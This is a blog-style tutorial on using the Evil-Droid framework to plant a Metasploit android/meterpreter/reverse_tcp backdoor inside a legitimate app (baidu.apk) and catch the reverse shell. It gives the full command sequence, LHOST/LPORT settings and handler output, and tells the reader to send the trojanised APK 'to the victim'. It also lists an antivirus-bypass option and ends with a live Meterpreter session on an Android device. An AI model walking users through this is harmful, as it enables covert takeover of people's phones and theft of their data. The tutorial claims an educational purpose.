Android Mobile Exploitation with Evil-Droid

November 27, 2017 By Raj Chandel

Hello friends! Today you will learn how to generate apk payload with help of "Evil-Droid". It is the tool used to compromise any android deceive for attacking point, we are using it only for educational purpose.

Evil-Droid is a framework that creates & generates & embed apk payload to penetrate Android platforms.

Requirement:


Attacker: Kali Linux

Target: Android

Lets Begin !!

Open the terminal in your Kali Linux and execute given below command to download it from git hub.

```
git clone https://github.com/M4sc3r4n0/Evil-Droid.git
```



```
root@kali:~# git clone https://github.com/M4sc3r4n0/Evil-Droid.git
Cloning into 'Evil-Droid'...
remote: Counting objects: 65, done.
remote: Total 65 (delta 0), reused 0 (delta 0), pack-reused 65
Unpacking objects: 100% (65/65), done.
```


Now open the downloaded folder in terminal and type given below command to give all permission to the script "evil-droid"

```
chmod 777 evil-droid
```

```
root@kali:~/Evil-Droid# chmod 777 evil-droid
```


Now execute given below command to run the script and lunch the evil-droid application.

```
./evil-droid
```



```
root@kali:~/Evil-Droid# ./evil-droid
```

When you will execute above command evil-droid will start as shown in given below image. Here it will start from testing internet connection and its dependencies from available kali Linux tool by its own.




```
  Checking For Internet: CONNECTED


Kali GNU/Linux Rolling

® Checking dependencies configuration ®

 [ ✔ ] Metasploit-Framework..............[ found ]
 [ ✔ ] Xterm.............................[ found ]
 [ ✔ ] Zenity............................[ found ]
 [ ✔ ] Aapt..............................[ found ]
 [ ✔ ] Apktool...........................[ found ]
 [ ✔ ] Zipalign..........................[ found ]
Creating the output directory...
 ┌─────────────────────────────────────────────┐
 |     Evil-Droid Framework v0.3 - Dev-labs.co   |
 |    Please do not upload APK to VirusTotal.com |
 └─────────────────────────────────────────────┘
```

Then a prompt will pop up to confirm the Evil droid framework requirement, here select option “yes”.



☢ Evil-Droid Framework ☢

Execute framework and Services?

Now Evil droid framework will get open to hack remote android platform by executing given below options.

[1] APK MSF

[2] BACKDOOR APK ORIGINAL (OLD)

[3] BACKDOOR APK ORIGINAL (NEW)

[4] BYPASS AV APK (ICON CHANGE)


[5] START LISTENER

[c] CLEAN

[q] QUIT

[?] Select


From given below image you can perceive that we had chosen the option as “BACKDOOR APK ORIGINAL”



```
           Evil-Droid Framework v0.3
       Hack & Remote android plateform

[1] APK MSF
[2] BACKDOOR APK ORIGINAL (OLD)
[3] BACKDOOR APK ORIGINAL (NEW)
[4] BYPASS AV APK (ICON CHANGE)
[5] START LISTENER
[c] CLEAN
[q] QUIT
[?] Select>: 3
```


After that again a prompt will pop up in order to set LHOST [attacker's IP] for reverse connection. Enter your Kali Linux IP in the given text field as shown in given below image.



Your-Local-ip: 192.168.1.104 ; Your-Public-ip:

192.168.1.104


After that again a prompt will pop up in order to set LPORT for reverse connection as shown in given below image.



example: 4444

4444

In next prompt enter payload name, you want to give to your apk payload as shown in given below image. Here I had given **baidu-broswer** name to my payload.




example: evilapk

baidu-browser

Now when everything is set by an attacker for generating an apk payload, at last, he will get a list for payload option to choose the type of payload he wants to generate as shown in given below image.


Here I had selected "**android/meterpreter/reverse_tcp**" as payload.



Chose payload option:


Choose	Option
○	android/shell/reverse_tcp
○	android/shell/reverse_http
○	android/shell/reverse_https
●	android/meterpreter/reverse_tcp
○	android/meterpreter/reverse_http
○	android/meterpreter/reverse_https
○	android/meterpreter_reverse_tcp
○	android/meterpreter_reverse_http
○	android/meterpreter_reverse_https

Now download any original apk file from Google in order to hide your payload in that file. Here I had downloaded **baidu.apk** to hide my **baidu-browser** payload inside it; you can download any other apk file of your choice.



Name	Size	Modified
baidu.apk	2.1 MB	12:40

This will now generate a malicious baidu.apk by hiding our backdoor inside it as shown in the given below image. Now copy this malicious apk from given path **/root/Evil-Droid/evilapk/baidu-browser.apk** and send it to the victim.




BACKDOORED APK : /root/Evil-Droid/evilapk/baidu-browser.apk

On another hand another prompt will pop up to choose the following option:

- Multi-Handler
- Attack-vector
- Main menu
- Exit


From given below image you can observe that I had chosen "multi handler" for reverse connection of victims system.



Choose an option bellow:

Choose	Option
●	Multi-Handler
○	Attack-Vector
○	Main-Menu
○	Exit

Now it will lunch multi-handler and start reverse TCP handler on attacker machine as shown in given below image. As soon as the victim will download and run the malicious **baidu.apk,** the attacker will get unauthorized access of his deceive on his machine.




```
       =[ metasploit v4.16.18-dev                         ]
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

LHOST => 192.168.1.104
LPORT => 4444
PAYLOAD => android/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 192.168.1.104:4444
```

Great!! From given below image you can observe meterpreter session 1 is opened

```
meterpreter> sysinfo
```



```
LHOST => 192.168.1.104
LPORT => 4444
PAYLOAD => android/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Sending stage (69050 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.104:4444 -> 192.168.1.101:39419)
2017-11-26 14:31:48 +0530

meterpreter > sysinfo
Computer    : localhost
OS          : Android 6.0.1 - Linux 3.10.84-perf+ (armv8l)
Meterpreter : dalvik/android
meterpreter > 
```